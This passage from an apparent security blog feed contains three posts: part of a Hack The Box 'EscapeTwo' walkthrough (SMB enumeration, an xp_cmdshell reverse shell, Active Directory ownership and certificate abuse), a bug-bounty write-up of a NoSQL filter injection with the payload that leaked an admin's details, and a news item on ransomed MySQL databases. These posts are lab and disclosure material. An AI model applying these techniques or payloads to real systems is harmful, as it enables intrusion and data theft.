3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-16T14:16:37+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2025-05-16T11:51:14
|_Not valid after:  2026-05-16T11:51:14
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2025-05-16T11:51:14
|_Not valid after:  2026-05-16T11:51:14
|_ssl-date: 2025-05-16T14:16:37+00:00; 0s from scanner time.

Analysis:

  • 53/tcp (domain): Simple DNS Plus server running, likely handling DNS requests.
  • 88/tcp (kerberos-sec): Kerberos authentication service active, indicates Active Directory environment.
  • 135/tcp (msrpc): Microsoft RPC service, used for remote procedure calls on Windows.
  • 139/tcp (netbios-ssn): NetBIOS session service, Windows file and printer sharing over SMBv1.
  • 389/tcp (ldap): LDAP service for Active Directory directory services (non-SSL).
  • 445/tcp (microsoft-ds): SMB service used for Windows file sharing and Active Directory.
  • 464/tcp (kpasswd5): Kerberos password change service.
  • 593/tcp (ncacn_http): Microsoft RPC over HTTP, potentially used for remote management.
  • 636/tcp (ssl/ldap): Secure LDAP (LDAPS) for encrypted directory access.
  • 1433/tcp (ms-sql-s): Microsoft SQL Server 2019 instance accessible, possibly exploitable.
  • 3268/tcp (ldap): Global Catalog LDAP for Active Directory, supports forest-wide queries.
  • 3269/tcp (ssl/ldap): Secure Global Catalog LDAP over SSL.

Exploitation

Samba Exploration:

If successful, it then attempts to find other user accounts by brute-forcing their ID numbers, thereby helping to identify valid users for further testing.

The output is then filtered using grep SidTypeUser Only the entries that correspond to actual user accounts will be displayed, excluding groups or system accounts. This helps the tester quickly identify valid user accounts on the target machine for further analysis or access attempts.v

It connects to the target machine at the IP address 10.10.11.51 with the smbclient tool, a command-line utility similar to an FTP client but designed for accessing SMB shares.

This list shows shared folders on a computer that others on the network can access, like shared drawers in an office.

  • Accounting Department: Likely holds financial or work files for the accounting team.
  • ADMIN$ and C$: Hidden folders for IT admins to manage the system remotely.
  • IPC$: A system tool for communication between devices, not a regular folder.
  • NETLOGON and SYSVOL: Support user login and access control in the network.
  • Users: Contains personal folders for different computer users.

The folder contains two Excel files: accounting_2024.xlsx and accounts.xlsx.

Transferring both files to our computer

We discovered a password stored within an XML file.

It looks much cleaner when using the Python command.

SQL enumeration on EscapeTwo machine

Since the Nmap results indicated that the MSSQL service is open, and the default MSSQL user (sa) Typically has the highest level of administrative privileges, so it’s worth attempting to use it. In this case, we try to enable and use the xp_cmdshell feature for further exploitation.

Let’s proceed with executing MSSQL commands.

Let’s initiate our listener.

The operation was successful, so we proceeded to enable xp_cmdshell and execute the shell command through it to confirm execution.

We established a reverse shell connection.

The SQL Server 2019 installation was found.

Begin by enumerating the local files, where you will find a configuration file located at C:\SQL2019\ExpressAdv_ENU.

Another password was found in the configuration file named sql-Configuration.INI.

Discovered several potential usernames.

SMB access was obtained as the user Ryan, which can be used for enumeration with BloodHound.

Bloodhound enumeration on escapetwo machine

We will gather additional information using BloodHound.

Once the collection was complete, I imported them into BloodHound. That’s when I found the ryan with CA_SVC account — one I could change the owner of.

Let’s examine Oscar’s connection.

We can see that Ryan has the WriteOwner permission on the CA_SVC account.

Using NXC, we were able to discover credentials that work with WinRM

We can read the user flag by typing “type user.txt’ command

Escalate to Root Privileges Access

Privilege Escalation:

We attempted to use the owneredit.py Script to change the object ownership, but the operation failed due to an unspecified issue.

The script executed successfully after setting PYTHONPATH=… For instance, assigning ownership of an administrator account to a user like Ryan would mean he could modify settings or permissions that are normally reserved for administrators. Moreover, this change could increase Ryan’s control over the system. Therefore, it is important to carefully manage account ownership to prevent unauthorized access.

This command is used in dacledit.py to grant the user Ryan full control (FullControl) permissions over the ca_svc account. It authenticates to the domain sequel.htb using Ryan’s credentials. The -action 'write' flag specifies that a permission change is being made.

This command allows the user Ryan to quietly gain access as another account, ca_svc, by taking advantage of a weakness in how the network handles certificates.

It uses a special code (hash) instead of a password to access the account and looks for any vulnerable settings, then shows the results on the screen.

This command uses Certipy to request a special security certificate from the network’s main server (dc01.sequel.htb) using a template named DunderMifflinAuthentication.

This command requests a certificate from the sequel-DC01-CA on the domain controller DC01.sequel.htb. It uses the ca_svc account’s NT hash for authentication and asks for a certificate based on the DunderMifflinAuthentication template.

This command uses Certipy to authenticate to the domain controller at IP 10.10.11.51 using the certificate file administrator.pfx.

We read the root flag by typing the “type root.txt” command

The post Hack The Box: EscapeTwo Machine Walkthrough – Easy Difficulty appeared first on Threatninja.net.

Exploits Explained: NoSQL Injection Returns Private Information

By: Synack

By Kuldeep Pandya

Note: This was originally published on Synack Red Team member’s Kuldeep Pandya’s personal website and is republished here with permission. 

In this article I detail my recent discovery on Synack Red Team, a NoSQL injection.

Please note that this will not be a technical guide on why NoSQL injections exist and their breakdown. I will share the thought process and approach that I had when testing this particular application.

When I got onboarded to this program, it had one application in scope. It was an authenticated test and credentials were provided by the client. Synack’s quality period was also going on, and it had approximately 8 hours.

As always, I fired up Burp Suite, opened Burp’s in-built browser, went to the login page, and started intercepting.

I was closely monitoring every request after clicking “Login.”

First, there was a login request to the /oauth2/token endpoint. This endpoint returned the JWT token that allowed us to access the application APIs. However, no fun here.

After the login request, there was another request to a metadata endpoint. This also was not very interesting as the endpoint returned data that was going to be used to render the frontend.

But after the first two requests, a request to the/api/[CLIENT_NAME]/Customers was sent. This request in particular was very interesting as it had a parameter named$filter. And the parameter had a long NoSQL string inside it.

The request looked like this:

GET/api/[CLIENT_NAME]/Customers?$filter=(id%20eq%202)%20and%20((is_active%20eq%20%27Y%27)%20and%20(is_deleted%20eq%20%27N%27))&$orderby=name HTTP/1.1

Host: [TARGET_APPLICATION]

[SNIPPED_BECAUSE_IRRELEVANT]

If you look at the value of the$filter parameter, the URL encoded string decodes to the following filter:

(id eq 2) and ((is_active eq ‘Y’) and (is_deleted eq ‘N’))

This endpoint returned basic customer information like customer name, last login date, etc.

You can see the full request-response pair below:

I had read a few blogs on NoSQL injection in the past. Especially after the HackIM CTF. So I figured this was something related to NoSQL.

Theeq in the$filter is the same as SQL’s= orLIKE.

What the endpoint really did was that it read the value of $filter and then it evaluated the filter and retrieved the data specified in the filter.

To break down the parameters in the above filter:

id (This was the customer ID. Our current user had the customer ID of 2. If I had changed it to 1 instead of 2, this would have been an easy IDOR.)

is_active (This was an attribute our user had. Theis_active attribute would beY if our user was active andN if not.)

id_deleted (This was another attribute to specify if our user was deleted or not.)

The/api/[CLIENT_NAME]/Customers endpoint took the filter and returned our own user(user ID 2)’s data if and only if our user was active and not deleted.

For testing, I removed the later part which was((is_active eq ‘Y’) and (is_deleted eq ‘N’)) and just sent the following filter:

$filter=(id eq 2)

The application happily returned my data without erroring out.

As I was aware that this was NoSQL, I googled “NoSQL wildcards” and tried to play around with wildcards. I came across the following documentation by MongoDB on wildcard indices: https://www.mongodb.com/docs/manual/core/index-wildcard/ 

I played around with wildcards, doing things like$filter=($** eq 2), and some of it worked meanwhile some of it did not.

I also tried to forcefully put wildcards in the value and crafted this payload:$filter=(id eq $**)

But it did not have a valid syntax so it also failed.

I honestly did not put much effort into wildcards as I was not getting the syntax right.

Then a thought popped into my mind. There was one operator in the filter calledeq. What if I use some other operator? Is it possible to do it?

I googled “MongoDB syntax” which led me to this awesome documentation again by MongoDB: https://www.mongodb.com/docs/manual/tutorial/query-documents/ 

The above documentation neatly explains MongoDB syntax with SQL alternative syntax to properly understand it.

However, after going a little further into the documentation, the documentation linked to another documentation page which was about “Query and Projection Operators.” You can find it here: https://www.mongodb.com/docs/manual/reference/operator/query/ 

And this page was exactly what I needed to craft my exploit! The page listed down all the MongoDB operators and their use cases.

I decided to go with the gt operator because I wanted the endpoint to return user details of all the users whose user ID was greater than 0. I had made an assumption that user IDs will start from zero.

For that purpose, I crafted the following payload:

$filter=(id gt 0)

And the application returned the customer information of the other user as well. Sadly, there were only two users and this was a pre-production application. However, I was still happy because I got the info of the other user.

But I was still not happy with the results because only basic login information was leaked. Any sort of PII or sensitive information was not leaked from this endpoint.

I went back to my Burp history and found all the endpoints that had this$filterparameter. I had gathered a total of seven endpoints.

While closely inspecting the endpoints, I found one interesting endpoint called/api/[CLIENT_NAME]/CustomerLogins. This was interesting because it took the filter and returned PII in the response.

I used the same payload as above and sent the request. And the application leaked an email address, username, password hash and phone number of the administrator user! Not just any random user.

I reported all the endpoints and wrote a nice report. There were few other reports for the same vulnerability after the QR had ended, but my report managed to win.

You can reach out to me at @kuldeepdotexe on Twitter.

The post Exploits Explained: NoSQL Injection Returns Private Information appeared first on Synack.

Were 85,000 databases dumped on the dark web?

By: slandau

EXECUTIVE SUMMARY:

Cyber criminals amplified their efforts in 2020 and amassed a large volume of information to sell on the dark web. Right now, the dark web shows many MySQL databases for sale, with each one fetching roughly $550. More than 85,000 MySQL databases have been compromised.

As ZDNet reports, “Hackers have been breaking into MySQL databases, downloading tables, deleting the originals, and leaving ransom notes behind, telling server owners to contact the attackers to get their data back.”

Initially, the server owners were able to contact the attackers. However, as the attackers expanded their operations, they eventually grew to automate responses for data requests. Automation is becoming as popular with hackers as it is with everyone else.

How can victims retrieve the stolen MySQL data?

Victims must access the hackers’ website, enter a unique ID embedded within the ransom note, and follow the instructions presented on the screen.

Unless victims pay in Bitcoin within a nine-day window of time, their data will be released for sale on the dark web.

Researchers contend that the entire process in these instances -from intrusion to auction- is likely automated. Each victim appears to have a near identical set of experiences.

How can organizations deal with the fallout from these attacks?

Victims or forensics teams can report the Bitcoin addresses utilized within the ransom demands on BitcoinAbuse.com.

In addition, ensure that your organization has a strong cyber security strategy and an incident response plan in place.

For more on this story, visit ZDNet.com.

The post Were 85,000 databases dumped on the dark web? appeared first on CyberTalk.

❌